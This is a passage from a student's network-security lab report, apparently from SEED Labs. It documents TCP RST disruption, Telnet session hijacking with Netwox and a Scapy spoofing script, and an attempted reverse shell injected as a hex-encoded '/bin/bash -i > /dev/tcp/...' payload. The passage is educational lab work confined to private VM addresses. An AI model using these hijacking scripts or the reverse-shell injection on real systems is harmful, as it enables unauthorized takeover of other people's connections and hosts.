
Observation: The same Netwox attack effectively forced a connection drop from a stream service to VM B. The streaming content was coming from a remote server outside of our network (YouTube).

Explanation: The RST packet interrupted the TCP connection and prevented the connection from occuring. Note that I had to refresh the YouTube video in order to observe this.


Task 4 - TCP Session Hijacking

Task 4a


To attack a TCP session using Netwox, we will now use the Netwox 40 attack. By injecting a test string formatted as a hex string. First, I run the sniffing program from Lab 1, on VM A, to detect the Telnet connection between VM B and VM C:



Next, I open a new terminal in VM A so I can keep the sniffing program running (for the Wireshark capture) and enter in the Netwox 40 command. The values I get are mostly from the screenshots above, on the last packet (note that the Telnet was using port 40824). I enter the hex message “Hellow World”, which can be seen:



Finally, the Wireshark capture also from VM A. This indicates the package was successfully delivered:



Observation: By first capturing the details of the Telnet exchange between VM B and VM C, VM A could mount a succssful TCP hijack using Netwox. The command is very verbose and must be entered in exactly, but it is quite effective.

Explanation: The Wireshark capture confirms that the packet was sent successfully and was interrpreted as a legitiment message. The exact details need to be specified in order to fool the connection into thinking it is a valid request. Netwox makes this easy to accomplish.

Task 4.2 – TCP Hijacking Session with Scappy

To accomplish the same with the Scapy API, we will first establish a new Telnet connection and record the pertenant details:

```
▸ Frame 58: 68 bytes on wire (544 bits), 68 bytes captured (544 bits) on interface 0
▸ Linux cooked capture
▸ Internet Protocol Version 4, Src: 10.0.2.4, Dst: 10.0.2.5
▾ Transmission Control Protocol, Src Port: 40826, Dst Port: 23, Seq: 618603571, Ack: 954292522, Len: 0
    Source Port: 40826
    Destination Port: 23
    [Stream index: 0]
    [TCP Segment Len: 0]
    Sequence number: 618603571
    Acknowledgment number: 954292522
    Header Length: 32 bytes
  ▸ Flags: 0x010 (ACK)
    Window size value: 237
    [Calculated window size: 30336]
    [Window size scaling factor: 128]
    Checksum: 0xb490 [unverified]
    [Checksum Status: Unverified]
    Urgent pointer: 0
  ▸ Options: (12 bytes), No-Operation (NOP), No-Operation (NOP), Timestamps
  ▸ [SEQ/ACK analysis]
```

```
0000  00 03 00 01 00 06 08 00  27 f5 26 dc 00 00 08 00   ........ '.&.....
0010  45 10 00 34 83 a2 40 00  40 06 9f 09 0a 00 02 04   E..4..@. @.......
0020  0a 00 02 05 9f 7a 00 17  24 df 24 33 38 e1 59 2a   .....z.. $.$38.Y*
0030  80 10 00 ed b4 90 00 00  01 01 08 0a 00 0d a4 66   ........ .......f
0040  00 0d 8a 07                                       ....
```

Next, we can fill in the Scapy code as such:


tcp_hijack.py

```
1   import sys
2   from scapy.all import *
3
4   print("Sending Hijacking Packet")
5   ip = IP(src="10.0.2.4", dst="10.0.2.5")
6   tcp = TCP(sport= 40826, dport=23, flags="A",
7    seq=618603571, ack=954292522)
8   Data ="48656c6c6f20576f726c64"
9   pkt=ip/tcp/Data
10  ls(pkt)
11  send(pkt,verbose=0)
```

And now, with Wireshark still on, VM A can launch the attack:

```
[11/03/20]seed@VM:~/Desktop$ sudo python tcp_hijack.py
Sending Hijacking Packet
version    : BitField (4 bits)                = 4               (4)
ihl        : BitField (4 bits)                = None            (None)
tos        : XByteField                       = 0               (0)
len        : ShortField                       = None            (None)
id         : ShortField                       = 1               (1)
flags      : FlagsField (3 bits)              = <Flag 0 ()>     (<Flag 0 ()>)
frag       : BitField (13 bits)               = 0               (0)
ttl        : ByteField                        = 64              (64)
proto      : ByteEnumField                    = 6               (0)
chksum     : XShortField                      = None            (None)
src        : SourceIPField                    = '10.0.2.4'      (None)
dst        : DestIPField                      = '10.0.2.5'      (None)
options    : PacketListField                  = []              ([])
--
sport      : ShortEnumField                   = 40826           (20)
dport      : ShortEnumField                   = 23              (80)
seq        : IntField                         = 618603571       (0)
ack        : IntField                         = 954292522       (0)
dataofs    : BitField (4 bits)                = None            (None)
reserved   : BitField (3 bits)                = 0               (0)
flags      : FlagsField (9 bits)              = <Flag 16 (A)>   (<Flag 2 (S)>)
window     : ShortField                       = 8192            (8192)
chksum     : XShortField                      = None            (None)
urgptr     : ShortField                       = 0               (0)
options    : TCPOptionsField                  = []              ([])
--
load       : StrField                         = '48656c6c6f20576f726c64' ('')
[11/03/20]seed@VM:~/Desktop$
```

Finally, the Wireshark confirmation:




Observation: Once again, we can observe via Wireshark that the injection was successful using Scapy. The sniffing was required in both cases to gather the relevant information of the connection. Then, the Scapy API made it easy to enter those details to deliver its attack. I believe the interface from Scapy is easier to use and the printout confirmation is nice as well.


Explanation: We used Scapy to send a spoofed packet from VM A, successfully hijacking the Telnet communcation from VM B to VM C.

Task 5 Creating a Reverse Shell using TCP Session Hijacking


I unfortunately had some issues with getting this one to work automatically. So first, I will demonstrate how VM B can give control to VM A using a simple reverse shell command. Here is the result, VM B is the below (ip 10.0.2.4) and VM A is on top (ip 10.0.2.15). Note that running ifconfig on VM A shows the ip address of VM B:



For this second part, I set up a connection between VM B and VM C. On VM A, I used the lab 1 sniffing program to detect the relevant data on Wireshark. Then, I entered those fields in VM A in an effort to take control of VM B. Unfortunately, nothing was captured on VM A but it did freeze VM B, so I believe it was close. The telnet from VM B to VM C:



The Wireshark capture:



Seq, ack and port all recorded from the last Wireshark capture:
seq: 712843167
ack: 592575441
port: 39332

The ascii data (note the newline at the start):

/bin/bash -i > /dev/tcp/10.0.2.15/9090 0<&1 2>&1

Data converted to hex:
0a2f62696e2f62617368202d69203e202f6465762f7463702f31302e302e322e31352f3930393020303c263120323e2631

Finall, all entered into the Netwox command:

```
[11/04/20]seed@VM:~$ sudo netwox 40 --ip4-src 10.0.2.4 --ip4-dst 10.0.2.5 --
ip4-ttl 20 --tcp-dst 23 --tcp-src 39332 --tcp-seqnum 712843167 --tcp-acknum
592575441 --tcp-ack --tcp-data "0a2f62696e2f62617368202d69203e202f6465762f74
63702f31302e302e322e31352f3930393020303c263120323e2631"
IP
|version|  ihl  |      tos      |            totlen             |
|___4___|___5___|___0x00=0_____|_____0x0059=89_____|
|               id              |r|D|M|       offsetfrag      |
|_____0x06EC=1772_____|0|0|0|_____0x0000=0_____|
|      ttl      |   protocol    |           checksum            |
|___0x14=20___|___0x06=6____|_____0x87AB_____|
|                          source                               |
|_____________________10.0.2.4_____________________|
|                        destination                            |
|_____________________10.0.2.5_____________________|
TCP
|          source port          |       destination port        |
|_____0x99A4=39332_____|_____0x0017=23_____|
|                          seqnum                               |
|_____________0x2A7D1F9F=712843167_____________|
|                          acknum                               |
|_____________0x2351FBD1=592575441_____________|
| doff  |r|r|r|r|C|E|U|A|P|R|S|F|            window             |
|___5___|0|0|0|0|0|0|0|1|0|0|0|0|_____0x0000=0_____|
|            checksum          |            urgptr            |
|_____0x8C98=35992_____|_____0x0000=0_____|
0a 2f 62 69  6e 2f 62 61  73 68 20 2d  69 20 3e 20  # ./bin/bash -i >
2f 64 65 76  2f 74 63 70  2f 31 30 2e  30 2e 32 2e  # /dev/tcp/10.0.2.
31 35 2f 39  30 39 30 20  30 3c 26 31  20 32 3e 26  # 15/9090 0<&1 2>&
31                                                  # 1
[11/04/20]seed@VM:~$
```

System Settings

Here is where I hoped to see the output on the netcat line, but unfortunately it's just listening to the port. Here is the output from Wireshark after I typed a bunch of letters into VM B. Note that nothing appears in VM B, so I believe the output is being redirected, just not to where it should be on VM A: